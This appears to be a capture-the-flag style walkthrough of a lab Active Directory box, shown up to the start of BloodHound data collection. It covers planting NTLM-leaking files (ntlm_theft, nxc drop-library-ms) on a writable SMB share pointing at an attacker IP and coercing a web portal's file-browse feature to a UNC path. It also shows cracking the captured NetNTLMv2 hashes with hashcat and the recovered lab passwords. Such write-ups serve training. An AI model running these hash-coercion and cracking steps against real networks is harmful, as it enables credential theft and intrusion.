
PDF also leaks so names that we might need later

Nothing we can use out of this, but we have write Access over the share so let's use that
Access as harmonyc

There is multiple ways we can abuse the Write to SMB shares by dropping multiple files that call out external UNC path pointing to our attacker machine which leaks NTLMv2 hashes that we might get lucky cracking it Usually I use ntlm_theft for the lnk, url files and use the nxc for drop-library-ms cause it is broken in ntlm_theft if those didn't work we can try the new CVE-2026-32202 which is a new 0click NTLM leaking vulnerability but it was discovered a year after the box release so it won't be intended path
First generate files using ntlmtheft
(.venv) ┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries/ntlm_theft]
└──╼ [★]$ python3 ntlm_theft.py --generate modern --server 10.200.83.65 -f lumon
/home/jimmex/HSM/LumonIndustries/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofe|u|\\' '' + server + '' '\leak\leak.docx' ;
Skipping SCF as it does not work on modern Windows
Created: lumon/lumon-(url).url (BROWSE TO FOLDER)
Created: lumon/lumon-(icon).url (BROWSE TO FOLDER)
Created: lumon/lumon.lnk (BROWSE TO FOLDER)
Created: lumon/lumon.rtf (OPEN)
Created: lumon/lumon-(stylesheet).xml (OPEN)
Created: lumon/lumon-(fulldocx).xml (OPEN)
Created: lumon/lumon.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: lumon/lumon-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: lumon/lumon-(includepicture).docx (OPEN)
Created: lumon/lumon-(remotetemplate).docx (OPEN)
Created: lumon/lumon-(frameset).docx (OPEN)
Created: lumon/lumon-(externalcell).xlsx (OPEN)
Created: lumon/lumon.wax (OPEN)
Created: lumon/lumon.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: lumon/lumon.asx (OPEN)
Created: lumon/lumon.jnlp (OPEN)
Created: lumon/lumon.application (DOWNLOAD AND OPEN)
Created: lumon/lumon.pdf (OPEN AND ALLOW)
Skipping zoom as it does not work on the latest versions
Created: lumon/lumon.library-ms (BROWSE TO FOLDER)
Skipping Autorun.inf as it does not work on modern Windows
Skipping desktop.ini as it does not work on modern Windows
Created: lumon/lumon.theme (THEME TO INSTALL
Generation Complete.
Also drop the .library-ms file using nxc
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb intranet -u hellyr -p 'H3lenaR!2025' -M drop-library-ms -o SERVER=10.200.83.65 NAME=doesnotmatter
SMB 10.0.31.64 445 INTRANET [*] Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET) (domain:lumons.hacksmarter) (signing:False) (
SMBv1:False)
SMB 10.0.31.64 445 INTRANET [+] lumons.hacksmarter\hellyr:H3lenaR!2025
SMB 10.0.31.64 445 INTRANET [*] Enumerated shares
SMB 10.0.31.64 445 INTRANET Share Permissions Remark
SMB 10.0.31.64 445 INTRANET ----- ----------- ------
SMB 10.0.31.64 445 INTRANET ADMIN$ Remote Admin
SMB 10.0.31.64 445 INTRANET C$ Default share
SMB 10.0.31.64 445 INTRANET IPC$ READ Remote IPC
SMB 10.0.31.64 445 INTRANET MDRepo READ,WRITE
DROP-LIB... 10.0.31.64      445    INTRANET         [+] Found writable share : MDRepo
DROP-LIB... 10.0.31.64      445    INTRANET         [+] Created .library-ms file on share 'MDRepo'
The .lnk file didn't work but the library-ms worked and returned hash for the user harmonyc
Cracking NTLMv2 for harmonyc
The password was simple so it cracked.
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ hashcat -a 0 harmonyc.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2176/4417 MB (1024 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

HARMONYC::LUMONS:25c9183645974985:eb4c86e6ca246fc0fe9586c71b6b1148:0101000000000000807c63f4512fdd01a0840b2bde57f5140000000002000800530043005800380001001e00570
049004e002d005a00440039004e005500510033003300370054004e0004003400570049004e002d005a00440039004e005500510033003300370054004e002e0053004300580038002e004c004f004
30041004c000300140053004300580038002e004c004f00430041004c000500140053004300580038002e004c004f00430041004c0007000800807c63f4512fdd01060004000200000008003000300
000000000000000000000003000009e6610731f7e9b2ea26572745f5bd7a8c58e2e37250a5dae7c5e5f0c4fde9ba00a00100000000000000000000000000000000000900220063006900660073002
f00310030002e003200300030002e00380033002e00360035000000000000000000:h@rmony08

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: HARMONYC::LUMONS:25c9183645974985:eb4c86e6ca246fc0f...000000
Time.Started.....: Tue Aug 18 20:49:20 2026 (12 secs)
Time.Estimated...: Tue Aug 18 20:49:32 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   711.9 kH/s (0.95ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7727104/14344385 (53.87%)
Rejected.........: 0/7727104 (0.00%)
Restore.Point....: 7726080/14344385 (53.86%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ha311172 -> h@pk1ns
Hardware.Mon.#1..: Util: 88%

Started: Tue Aug 18 20:48:33 2026
Stopped: Tue Aug 18 20:49:34 2026
Here, I had two different paths and I guess both would lead to the same results either to start collecting bloodhound data directly which I believed wasn't the right move at that point cause I knew we aren't done with the portal yet but even if you did you'll find that harmony doesn't have any useful permission and you'd move on
Login to Portal as Harmony
After cracking the password, we can login to the portal to see if there is difference between the user we're given and harmony or not.

And once we did we can see that the user have access to the admin portal and the terminal
The admin page supports 3 things
- unlock AD account (turned out later it doesn't work)
- ping server
- Browse File share
There is a lot we can try here, AD based techniques and Web techniques Because we know this is probably ran from PowerShell we can try and do command injection, we could also look for SSRF in the ping field looking for any internal services but before getting dragged into all this let's first look into the AD based techniques

If the user running the website is different than harmonyc, we can also try to leak his NTLMv2 hash using the Browse file functionality pointing it to UNC path of our attacker machine just like what we did before but here we don't drop file and wait we point and trigger it ourselves


First I listed the users to see if there are any other users on the target or not just to be assured but even if there isn't any we would trigger it anyway
So pointing it to UNC path on our attacker machine it attempts to authenticate and leaks the hash, it is running as the user IntranetSvc as expected
Access as IntranetSvc
This password was also simple so it is cracked
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ hashcat intranetsvc.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

< SNIP>

INTRANETSVC::LUMONS:0cb480a43dd414db:f9f487cfbe73df90630d8c33a30326fc:01010000000000008004d6ed532fdd01fa935394854fa5c00000000002000800340055003800480001001e00
570049004e002d005600570043004900500030005000450050005000490004003400570049004e002d00560057004300490050003000500045005000500049002e0034005500380048002e004c004f
00430041004c000300140034005500380048002e004c004f00430041004c000500140034005500380048002e004c004f00430041004c00070008008004d6ed532fdd01060004000200000008003000
300000000000000001000000002000009e6610731f7e9b2ea26572745f5bd7a8c58e2e37250a5dae7c5e5f0c4fde9ba00a00100000000000000000000000000000000000900220063006900660073
002f00310030002e003200300030002e00380033002e00360035000000000000000000:Servicesince1979

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: INTRANETSVC::LUMONS:0cb480a43dd414db:f9f487cfbe73df...000000
Time.Started.....: Tue Aug 18 20:57:51 2026 (21 secs)
Time.Estimated...: Tue Aug 18 20:58:12 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   538.6 kH/s (1.39ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10607616/14344385 (73.95%)
Rejected.........: 0/10607616 (0.00%)
Restore.Point....: 10606592/14344385 (73.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Sexyangel7 -> Serindipity
Hardware.Mon.#1..: Util: 85%

Started: Tue Aug 18 20:57:49 2026
Stopped: Tue Aug 18 20:58:13 2026
Now I believe it is the time to collect data for bloodhound
I collect using RustHound and bloodhound.py (cause RustHound miss the self-edges)
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ rusthound -i 10.0.18.181 -d lumons.hacksmarter -u IntranetSvc -p 'Servicesince1979' -z --ldaps
---------------------------------------------------
Initializing RustHound at 21:00:51 on 08/18/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-19T01:00:51Z INFO  rusthound] Verbosity level: Info
[2026-08-19T01:00:51Z INFO  rusthound::ldap] Connected to LUMONS.HACKSMARTER Active Directory!
[2026-08-19T01:00:51Z INFO  rusthound::ldap] Starting data collection...
[2026-08-19T01:00:53Z INFO  rusthound::ldap] All data collected for NamingContext DC=lumons,DC=hacksmarter
[2026-08-19T01:00:53Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-19T01:00:53Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-08-19T01:00:53Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-19T01:00:53Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-19T01:00:53Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-19T01:00:53Z INFO  rusthound::json::maker] 28 users parsed!
